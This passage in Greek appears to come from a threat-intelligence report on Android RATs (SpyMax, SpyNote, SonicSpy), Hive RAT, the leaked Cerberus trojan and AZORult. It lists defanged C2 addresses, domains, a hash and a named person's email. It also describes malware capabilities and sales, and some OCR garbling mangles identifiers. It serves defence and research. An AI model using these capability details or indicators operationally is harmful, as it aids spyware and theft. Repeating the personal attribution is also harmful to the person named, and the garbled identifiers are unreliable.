ενδέχεται να επιχειρήσουν να ανεβάσουν την κακόβουλη εAPP (εφαρμογή) σε δημοφιλείς πλατφόρμες, όπως το Google Play.

Αφού μολυνθεί, η συσκευή του θύματος επικοινωνεί με την κονσόλα SpyMax και απεικονίζει τις πληροφορίες του θύματος, ενώ μπορούν να δρομολογηθούν μεταγενέστερες αναζητήσεις από την κονσόλα για πρόσβαση σε πρόσθετα δεδομένα από την «μολυσμένη» συσκευή.

Το SpyMax έχει σε μεγάλο βαθμό δημιουργηθεί με το .NET Framework 4.5 (όπως και το SpyNote). ως εκ τούτου, η κονσόλα SpyMax έχει κατασκευαστεί για να λειτουργεί σε Windows OS. Τα strings που εντοπίστηκαν στο πλαίσιο μιας γενικής επισκόπησης – εξέτασης περιλαμβάνουν μια ενσωματωμένη αναφορά σε ένα thread στο φόρουμ του Δικτύου του Arab Thunderbolt (https[:]//www.sa3ka[.]com/cc/thread/721/). Αυτή η σύνδεση με το φόρουμ φαίνεται να λειτουργεί ως μηχανισμός ανάδρασης που επιτρέπει στους χρήστες να αναφέρουν ένα πρόβλημα με το πρόγραμμα. Η σχέση του «Scream» με το φόρουμ «sa3ka» ενισχύεται λόγω της εξάρτησης του RAT, και από αυτό το script δεν έχει αναγνωριστεί σε άλλα φόρουμ όπου ο παράγοντας διατηρεί μια συχνή παρουσία χρησιμοποιώντας το ίδιο εργαλείο.

Η ανάλυση των APK του Dalvik bytecode του SpyMax που αναφέρθηκε παραπάνω δεν αποκάλυψε διεύθυνση C2 ή θύρα ή διεύθυνση. Αυτό δεν ισχύει και για το SpyNote που είχε ενσωματωμένη θύρα και διεύθυνση IP που σχετίζεται με τη συγκεκριμένη έκδοση του RAT: θύρα 2222 και 141.255.147[.]193. Αυτή η τροποποίηση κατασκευής του εργαλείου υλοποιήθηκε δυνητικά στο πλαίσιο ενός μέτρου επιχειρησιακής ασφάλειας για την αποτροπή των προσπαθειών παρακολούθησης μετά την έκθεση του προγραμματιστή από εξειδικευμένους ερευνητές.

Η έρευνα στο Android manifest αποκαλύπτει ότι το RAT ζητά άδειες στη συσκευή του θύματος κυρίως σε:

android.rights.ACCESS_WIFI_STATE
android.rights.ACCESS_COARSE_LOCATION
android.rights.ACCESS_FINE_LOCATION
android.ACCESS_NETWORK_STATE
android.rights.CAMERA
android.rights.CALL_PHONE_ANDROID.rights.CHAN
GE_WIFI_STATE android.GET_ACCOUNTS
android.INTERNET
android.rights.MODIFY_AUDIO_SETTINGS
android.rights.READ_CALL_LOG android
android.rights.READ_PHONE_STATE
android.rights.READ_EXTERNAL_STORAGE
android.READ_SMS
android.rights.RECEIVE_BOOT_COMPLETE
android.rights.RECORD_AUDIO
android.rights.SYSTEM_ALERT_WINDOW
android.rights.WRITE_SETTINGS
android.rights.WRITE_CALL_LOG
android.rights.WRITE_SECURE_SETTINGS
android.rights.WRITE_EXTERNAL_STORAGE

Αν το θύμα εγκαταστήσει το κακόβουλο APK, ο δράστης αποκτά πλήρη πρόσβαση στη συσκευής του θύματος, όπως πληροφορίες συσκευής, λήψη ήχου και εικόνας, πληροφορίες GPS, SMS, τηλεφωνία και ιστορικό περιήγησης στο διαδίκτυο και άλλα. Η απεικόνιση της γραφικής διασύνδεσης του SpyMax υποδηλώνει επίσης δυνατότητα χαρτογράφησης που απεικονίζει τη ζωντανή ανίχνευση του θύματος.

2.2.2.5 Συνάφεια του SpyNote με το SpyMax

Ένα πακέτο εφαρμογών με όνομα "yps.eton.application" και μια σχετική έκδοση με τίτλο "com.eset.ems2.gp" (επίσης το όνομα πακέτου εφαρμογών Android του προμηθευτή προστασίας από ιούς, ESET) έχουν ταυτοποιηθεί ως δείγματα του SpyNote που συνεχίζουν να χρησιμοποιούνται και κοινοποιούνται τακτικά σε ενημερωτικά – εφαρμογές AntiVirus, όπως το VirusTotal. Η αναφορά ανοιχτού κώδικα έχει επίσης συνδέσει αυτά τα πακέτα Android για τη διάδοση παιχνιδιών Android, όπως Fortnite και Apex Legends. Κυρίως, όμως, αυτά τα παιχνίδια δεν προσφέρονται επίσημα για λειτουργία σε

Android OS που υποδεικνύουν ότι οι παράγοντες απειλών έχουν στοχοποιήσει και εξειδικεύσει τη δράση τους στα συμφέροντα των gamer.

Η ανάλυση επιλεγμένου αριθμού δειγμάτων υποδηλώνει ότι οι άδειες που χορηγούνται στον RAT επιτρέπουν την πλήρη πρόσβαση στη συσκευή του θύματος και τον εντοπισμό της, και είναι σχεδόν ταυτόσημες με τις άδειες του SpyMax που αναφέρονται παραπάνω. Οι λεπτομέρειες πιστοποιητικού Android και των δύο παραλλαγών αναφέρουν τα διαπιστευτήρια, (συμπεριλαμβανομένης της διεύθυνσης ηλεκτρονικού ταχυδρομείου, του ονόματος και της τοποθεσίας) μιας απειλής που ονομάζεται "Arshad Ali" (άλλως. Arshad Tahsin Ali). Το ηλεκτρονικό ταχυδρομείο του Ali παρατίθεται ως arshad.alkaabi96@gmail[.]com και η τοποθεσία του πιστοποιητικού οδηγεί στο Dewan του Ιράκ.

Μια τεχνική αξιολόγηση του **SonicSpy** οδήγησε τους ερευνητές να αναφέρουν τον Αύγουστο του 2017 ότι υπήρχε πιθανή σχέση μεταξύ του προγραμματιστή του και του SpyNote. Τα στοιχεία που παρείχαν οι ερευνητές αποκαλύπτουν επίσης μια παραλλαγή του ονόματος «Scream» «!s!c!r!e!a!m!» που βρέθηκε στα δεδομένα. Η έρευνα αποκάλυψε ότι κατά την εκτέλεση, το SonicSpy επικοινώνησε με τον arshad93.ddns[.]net: 2222. Επιπλέον, παλαιότερες εκδόσεις του SonicSpy αναγνωρίστηκαν ως διάφορες εφαρμογές chat, συμπεριλαμβανομένου του Hulk Messenger (αναγνωριστικό πακέτου: com.hulkmessenger.ser.gp), Troy Chat (αναγνωριστικό πακέτου: com.troychat.ser.gp) και Soniac Messenger (αναγνωριστικό πακέτου: sys.arshad.sys). Οι ερευνητές υποδεικνύουν ότι αυτές οι εφαρμογές δημοσιεύθηκαν από δύο ξεχωριστές οντότητες που υποτίθεται ότι είναι "Ιρακινοί" ή ζούνε στο Ιράκ ως «Iraqapps» «iraqwebservice».

Αυτές οι κακόβουλες εφαρμογές συνομιλίας ανέβηκαν στο Google Play ως μέρος της τακτικής, και των διαδικασιών του επιτιθέμενου (TTP) πιθανώς για να ενισχύσουν τη νομιμότητα και την αποδοχή των υπηρεσιών chat. Ερευνητές εκτίμησαν ότι μόνο η Soniac Messenger είχε μεταφορτωθεί μεταξύ 1.000 και 5.000 φορές.

Ο Domain που σχετίζεται με την Soniac Messenger (soniac-messenger[.]com) καταχωρήθηκε για πρώτη φορά τον Απρίλιο του 2017 χρησιμοποιώντας το ηλεκτρονικό ταχυδρομείο arshad.alkaabi96@gmail[.]com. Ωστόσο, τα εργαλεία ανάλυσης ανοιχτού κώδικα αποκαλύπτουν ότι ο τομέας άρχισε να χρησιμοποιείται μόνο έως τις 91.195.240[.]117 περίπου ένα χρόνο αργότερα τον Μάιο του 2018.

Το SpyNote διαφημίζεται επί του παρόντος μέσω ενός αποκλειστικού προφίλ των μέσων κοινωνικής δικτύωσης, της οποίας οι διαχειριστές της σελίδας παραπέμπουν στην πιο πρόσφατη έκδοση που είναι διαθέσιμη μέσω της σημείωσης spynote [.]us της τοποθεσίας, η οποία αναλύεται σε 104.24.100[.]36 (υπηρεσία CloudFlare). Ο τομέας αυτός είχε αρχικά καταχωρηθεί τον Δεκέμβριο του 2016 και αναλύθηκε σε 192.99.71[.]81. Οι πληροφορίες εγγραφής δεν είναι πιθανό να είναι νόμιμες, ωστόσο η ακόλουθη διεύθυνση ηλεκτρονικού ταχυδρομείου: hh.55555521@gmail[.]com χρησιμοποιήθηκε για την καταχώρηση του domain. Λιγότεροι από 15 άλλοι ύποπτοι domain που επικαλύπτονται χρονικά και σε διαπιστευτήρια με πιθανό ιρακινό τομέα, αναγνωρίστηκαν και διαπιστώθηκε ότι φιλοξενούνται στη διεύθυνση 192.99.71[.]81.

2.2.2.6 Δίκτυο SpyMax συνδεδεμένο με Wevo Messenger

Το προαναφερθέν ηλεκτρονικό ταχυδρομείο χρησιμοποιήθηκε επίσης για την καταχώρηση των spymax[.]us (Μάρτιος 2019), vpnp[.]us, striphits[.]us και 5legeat[.]us (Φεβρουάριος 2017). Ο τελευταίος τομέας, αν και δεν είναι πλέον λειτουργικός, χρησιμοποιήθηκε για να διοχετεύσει την κυκλοφορία σε μια εφαρμογή συνομιλίας με τίτλο "All2Chat."

Ο τομέας All2chat[.]com προστατεύεται από την προστασία προσωπικών δεδομένων. ωστόσο, κάνοντας κλικ στο στοιχείο λήψης του Google Play Android στην ιστοσελίδα, ανακατευθύνει τον επισκέπτη στη σελίδα προφίλ του Google Play μιας άλλης εφαρμογής συνομιλιών που ονομάζεται "Wevo". Η σελίδα All2chat δείχνει ότι οι επισκέπτες μπορούν να κατεβάσουν μια έκδοση προγράμματος-πελάτη για Windows, αλλά κατά την εκτέλεση η σελίδα αποτυγχάνει να φορτωθεί. Η διεύθυνση URL παραπέμπει στο www.all2chat[.]com/wevo[.]exe. Είναι πιθανό ορισμένα από αυτά τα περιστατικά να μην σχετίζονται με την αρχική ανάπτυξη της υπηρεσίας συνομιλιών. Ωστόσο, τα δείγματα παλαιού τύπου έχουν ληφθεί απευθείας από το δικτυακό τόπο All2chat (All2Chat-420.exe/

F19B7D6B67FB746F3C343683BCE72C6BA44F67 489C2C3046032CE9DDD1E98532) δεν επισημαίνουν ένα κακόβουλο στοιχείο.

Οι πρώτες παραλλαγές της εφαρμογής chat διαδόθηκαν στο φόρουμ Dev-point (https[:]//www.dev-point[.]com/vb/thread/202530/) Αραβικής γλώσσας τον Απρίλιο του 2011, και φαίνεται ότι έχουν υποστηριχθεί ευρέως από ντόπιους προγραμματιστές που δραστηριοποιούνται στο φόρουμ (SteamX3). Οι πρώτες παραλλαγές της εφαρμογής chat που διαδόθηκε στο Dev-point αμέσως μετά την πρόσβαση, επίσης, οδήγησαν τους επισκέπτες στην διεύθυνση URL: http[:]//all2chat[.]com/wevo.exe

Η εξέταση του Dalvik bytecode του Wevo APK (wevo_v2.0_apkpure.com.apk) αποκαλύπτει ότι το αναγνωριστικό της αίτησης είναι com.all2chat.voip. Αυτή η εφαρμογή, αν και ύποπτη και συνδεδεμένη με τομέα που έχει καταχωρηθεί από την ίδια διεύθυνση ηλεκτρονικού ταχυδρομείου που χρησιμοποιείται για την καταχώρηση του spynote.us και του spymax.us, δεν θεωρείται ότι σχετίζεται με το δίκτυο SpyNote. Οι αναλυτές προσδιόρισαν ότι το Wevo (και επομένως το All2Chat) πιθανώς χρησιμοποιεί την υπηρεσία cloud της Google Firebase για την υπηρεσία C2 (wevo-chat.firebase[.]com). Η χρήση της Firebase είναι παρόμοια με άλλες κακόβουλες εφαρμογές συνομιλίας που αναγνωρίστηκαν από ερευνητές που επηρέασαν οργανισμούς της Μέσης Ανατολής, σύμφωνα με πληροφορίες από την APT-C-23. Το APT-C-23 είναι μία απειλή που πιστεύεται ότι έχει συγκεκριμένα συμφέροντα στα Παλαιστινιακά Εδάφη, αλλά αναγνωρίζεται και για τις διεθνείς επιχειρήσεις του.

2.2.2.7 Ο προγραμματιστής «Scream»

Το moniker «SCREAM» έχει αναγνωριστεί στα αγγλικά και αραβικά φόρουμ ως ο προγραμματιστής του SpyNote και είναι επίσης ορατό στο περιβάλλον εργασίας χρήστη κονσόλας SpyMax. Είναι επίσης γνωστός ως «!s!c!r!e!a!m!», ή από άλλους αραβόφωνους ομιλητές στο ιρακινό φόρουμ IQ ως سكريم Το λογισμικό spyware του προγραμματιστή φαίνεται να έχει ισχυρή βάση υποστήριξης στο «Sa3ka» Φόρουμ, Φόρουμ Ομάδας Χάκερ της Γάζας, Ομάδας IQ (https[:]//forum.encryptbd[.]com/t/spynote-all-version-v2-v5/194) και το αραβόφωνο φόρουμ προγραμματιστών «DevPoint» ενώ απο ανοιχτές πηγές έχουν συσχετίσει την ομάδα χάκερ της Γάζας με την τρομοκρατική οργάνωση Χαμάς.Επίσης έχουν εντοπιστεί τομείς που σχετίζονται με την εφαρμογή all2chat και αυτοί πιθανώς διατηρούν σύνδεσμο στη Συρία. Οι πληροφορίες του WHOIS που σχετίζονται με πολλούς τομείς, καθώς και ένα προσωπικό blog, δείχνουν μια αραβική γλώσσα ιθαγενή με αξιόπιστη σχέση με τη Συρία.

2.2.3 Hive RAT

Στις 26 Μαΐου 2020, ο χρήστης του Hack Forums "Sorfia" δημοσίευσε στο Hive RAT μια μετονομασία/παραλλαγή του πρότζεκτ “Firebird RAT” - το οποίο πρωτοεμφανίστηκε στα Hack Forums τον Ιανουάριο του 2020 - μετά την πώληση του πρότζεκτ από τον αρχικό προγραμματιστή, "deiski". Το Hive έχει τα ίδια χαρακτηριστικά RAT με το Firebird, όπως προηγμένο keylogger, διαχείριση λογαριασμού χρήστη (User Account Control - UAC), ανάκτηση κωδικού πρόσβασης και κρυφό virtual H/Y δικτύου (Hidden Virtual Network Computing - HVNC). Ο πωλητής ισχυρίστηκε ότι διόρθωσαν τα λάθη και τα ζητήματα που υπήρχαν στο Firebird για να βελτιωθεί η σταθερότητά του. Σύμφωνα με πληροφορίες, οι χρήστες που είχαν αγοράσει στο παρελθόν το Firebird RAT είχαν πρόσβαση στο Hive RAT και το επόμενο έτος, καθώς έλαβε θετικά σχόλια από ορισμένους χρήστες του φόρουμ για τη λειτουργία HVNC και ένα καθαρό, εύχρηστο γραφικό περιβάλλον χρήστη.

Αν και καμία δημοσίως διαθέσιμη αναφορά δεν έχει εμπλέξει το Hive RAT σε κυβερνοεπίθεση, πολυάριθμα δείγματα που εντοπίστηκαν σε σαρωτές κατά των ιών δείχνουν ότι υπάρχει στο ελεύθερο ιντερνετ και πιθανώς χρησιμοποιείται.

2.2.4 Cerberus Banking Trojan

Τον Ιούλιο του 2020, προσδιορίστηκε ότι ο κατασκευαστής ή ο πωλητής με το ίδιο όνομα του έργου, "ANDROID-Cerberus”, δημοπρατούσε το έργο ρομπότ Cerberus Android bot project στα Forum “XSS” και “Exploit”. Η απειλή αυτή πουλούσε το κακόβουλο λογισμικό που περιελάμβανε πηγαίο κώδικα,

πηγαίο κώδικα administrative panel, payload servers και τη βάση δεδομένων πελατών με όλες τις ενεργές άδειες χρήσης και τα στοιχεία επικοινωνίας. Η τιμή έναρξης της δημοπρασίας ήταν $25.000 ή το λογισμικό κακόβουλης λειτουργίας μπορούσε να αγοραστεί απευθείας για $100.000 USO. Η επιχείρηση έκλεισε στις 11 Αυγούστου 2020, λόγω έλλειψης χρόνου για αυτό το κακόβουλο λογισμικό, και μοιράστηκε τον πηγαίο κώδικα της υποδομής Cerberus Android Bot, συμπεριλαμβανομένου του "Cerberus v1 + Cerberus v2 + εγκατάσταση script + admin panel + SQL DB", ενώ μοιράστηκε επίσης το πλήρες σύνολο των διαθέσιμων διαδικτυακών παραπομπών.

Οι αναλυτές που εξέτασαν τον πηγαίο κώδικα που κατέγραψε ο παράγοντας στο αρχείο εντόπισαν πολλές καλοσχεδιασμένες ιστοσελίδες που μιμούνται τράπεζες, χρηματοπιστωτικά ιδρύματα και κοινωνικά δίκτυα. Καθώς ο "Cerberus" χρησιμοποιεί τη λειτουργικότητα προσβασιμότητας του Android για να κάνει διαδικτυακά injections και φαίνεται να έχει πρόσβαση σε μεγάλη ποικιλία δεδομένων στο τηλέφωνο του χρήστη (συμπεριλαμβανομένων μηνυμάτων κειμένου, κωδικών Google Authenticator και του μοτίβου ξεκλειδώματος της συσκευής), ο έλεγχος ταυτότητας δύο παραγόντων (2FA) δεν αποτρέπει πλήρως την απειλή. Εκατοντάδες, αν όχι χιλιάδες, παράγοντες απειλών πιθανότατα να χρησιμοποιήσουν τον κώδικα και τη μεθοδολογία που διέρρευσαν στην καθημερινή τους απάτη. **Τα τραπεζικά και χρηματοπιστωτικά ιδρύματα ενδέχεται να δουν μια αύξηση στις προσπάθειες απάτης ως αποτέλεσμα της δημοσιοποίησης του πηγαίου κώδικα.**

2.2.5 Περιπτωσιολογική Ανάλυση του AZORult


Φθηνό και ευέλικτο, το AZORult παραμένει βιώσιμο λογισμικό κακόβουλης λειτουργίας επί εμπορευμάτων για λιγότερο έμπειρους παράγοντες απειλών[1]. Το AZORult είναι ένα λογισμικό κακόβουλης λειτουργίας προϊόντων που κλέβει πληροφορίες και πωλείται στο σκοτεινό διαδίκτυο και χρησιμοποιείται σε κυβερνοεπιθέσεις από το 2016. Το λογισμικό αυτό έχει υποστεί αλλαγές από την έναρξή του, αλλά έχει συνεχίσει να χρησιμοποιείται μεταξύ φορέων του κυβερνοεγκλήματος που στοχοποιούν οργανισμούς. Το ενδιαφέρον για το AZORult έπεσε στα υπόγεια φόρουμ όπου πωλείται, όταν οι πολιτικές ασφαλείας νέοι μηχανισμοί προστασίας με κωδικό πρόσβασης που εισήχθησαν στο πρόγραμμα περιήγησης Chrome 80 μείωσαν τη χωρητικότητα του AZORult. Το AZORult μπορεί να χρησιμοποιηθεί με διάφορες τακτικές, όπως «phishing», εφαρμογές με trojan και exploit kits. Το AZORult θεωρείται "λογισμικό κακόβουλης λειτουργίας για αρχάριους" — η χαμηλή τιμή εκκίνησης καθιστά το έγκλημα στον κυβερνοχώρο εύκολο σημείο εισόδου. Λειτουργεί ως πολυεργαλείο, βοηθώντας να επιτευχθεί ένα ευρύ φάσμα αποστολών. Οι φορείς απειλών που χρησιμοποιούν το AZORult χρησιμοποιούν μεγάλη ποικιλία initial packers, dropper και loaders για το λογισμικό κακόβουλης λειτουργίας, ενώ η λειτουργικότητα και τα IOC που σχετίζονται με το AZORult παραμένουν σταθερά.

2.2.5.1 AZORult: Ιστορία και εξέλιξη

Το AZORult είναι μια συσκευή λήψης πληροφοριών και λογισμικού κακόβουλης λειτουργίας που έχει διαφημιστεί σε φόρουμ στη ρωσική γλώσσα τουλάχιστον από το 2016. Το AZORult είναι γνωστό[2] ότι στοχεύει κωδικούς πρόσβασης, πληροφορίες πιστωτικών καρτών, πορτοφόλια κρυπτονομίσματος και άλλα δεδομένα. Ο συντάκτης του λογισμικού κακόβουλης λειτουργίας, "CrydBrox" είναι μία απειλή με καθαρά οικονομικά κίνητρα που δραστηριοποιείται σε φόρουμ Exploit και FuckAV. Αφού ανακοινώθηκε η κυκλοφορία του AZORult τον Μάιο του 2016 στο Exploit, ο CrydBrox ενημέρωσε το λογισμικό κακόβουλης λειτουργίας τουλάχιστον 10 φορές μεταξύ Μαρτίου 2017 και Μαρτίου 2018, όπως φαίνεται στο **σχήμα 1** κατωτέρω.

1 Το χρονικό πλαίσιο της ανάλυσης για την παρούσα έκθεση είναι από τον Δεκέμβριο του 2019 έως τον Μάιο του 2020. Οι πηγές περιλαμβάνουν VirusTotal, Any.Run, ReversingLabs, BinaryEdge.

[2] https://research.checkpoint.com/2018/the-gazorp-dark-web-azorult-builder/




Σχήμα 1*: Χρονοδιάγραμμα των εκδόσεων AZORult από την αρχική τους έκδοση έως 2.9 (Πηγή: RecordedFuture)*

Κατά τη διάρκεια αυτού του χρονοδιαγράμματος, το AZORult ενημερώθηκε και βελτιστοποιήθηκε για να συμπεριλάβει χαρακτηριστικά όπως τη δυνατότητα κλοπής δεδομένων πιστωτικών καρτών από προγράμματα περιήγησης που βασίζονται σε Chrome, WinSCP FTP Clients, τη δυνατότητα κλοπής κωδικών πρόσβασης από το Outlook, τη δυνατότητα υποκλοπής αλληλογραφίας Skype, την προσθήκη περισσότερων κρυπτογραφημένων πορτοφολιών και διάφορες βελτιώσεις στις λειτουργίες διαχειριστή.


Τον Απρίλιο του 2018, ο CrydBrox άρχισε να διαφημίζει το AZORult 3.0, με την πιο πρόσφατη έκδοση, το AZORult 3.3, να ανακοινώνεται τον Οκτώβριο του 2018. Οι δυνατότητες που ανακοινώθηκαν κατά τη διάρκεια αυτής της περιόδου παρουσιάζονται παρακάτω και περιλαμβάνουν τα ακόλουθα: πρόσθετη υποστήριξη προγράμματος περιήγησης· πρόσθετα κρυπτονομίσματα που μπορούν να κλαπούν· ικανότητα κλοπής πληροφοριών σχετικά με την ανάλυση οθόνης, τις διατάξεις πληκτρολογίου και τη ζώνη ώρας· μειωμένο μέγεθος αρχείου .exe, πρόσθετη υποστήριξη για την υποκλοπή αποθηκευμένων κωδικών πρόσβασης, cookies και την αυτόματη συμπλήρωση δεδομένων από πρόσθετα προγράμματα περιήγησης· προστέθηκαν παραλλαγές του AU3_DLL.dll (ένα DLL για τη γλώσσα scripting ενεργειών AutoIt3 που μπορεί να χρησιμοποιηθεί για την εξαγωγή μιας συνάρτησης "do" η οποία, όταν χρησιμοποιηθεί, ενεργοποιεί την υποκλοπή) και μικρότερο χρόνο εκτέλεσης.

2.2.5.2 Πωλήσεις μετά τον CrydBrox: Πρόσφατες πωλήσεις AZORult

Τον Δεκέμβριο του 2018, ο CrydBrox ανακοίνωσε ότι σταματούσε τις πωλήσεις της AZORult για πάντα. Όμως, τον Φεβρουάριο του 2020, βρέθηκε δείγμα μιας έκδοσης 3.4 του AZORult στο HackerSploit Forum· ωστόσο, μετά την ανάλυση του δείγματος. Θεωρείται όμως ότι η συζήτηση γύρω από αυτόν τον ψεύτικο κατασκευαστή 3.4 είναι μια απάτη για να κάνει τους χρήστες να μολυνθούν και ότι μια έκδοση 3.4 πολύ πιθανό να μην υπάρχει επειδή ο CrydBrox ανακοίνωσε το τέλος των πωλήσεων του AZORult. Η πιο πρόσφατη έκδοση AZORult που είναι γνωστή είναι η έκδοση 3.3. Παρά την παραίτηση του CrydBrox, το AZORult έχει παραμείνει δημοφιλές λογισμικό κακόβουλης λειτουργίας, με διάφορους φορείς να το διαφημίζουν σε σκοτεινές διαδικτυακές αγορές και υπόγεια φόρουμ.



Σχήμα 2: *Χρονοδιάγραμμα των εκδόσεων AZORult από την αρχική τους έκδοση έως 2.9 ecordedFuture)*



Τους τελευταίους έξι μήνες του 2020, παρατηρήθηκε περισσότερες από 700 αναφορές στο
Παράδειγμα διαφήμισης του AZORult 3.3 στα φόρουμ Hack, παρά τον αρχικό συγγραφέα

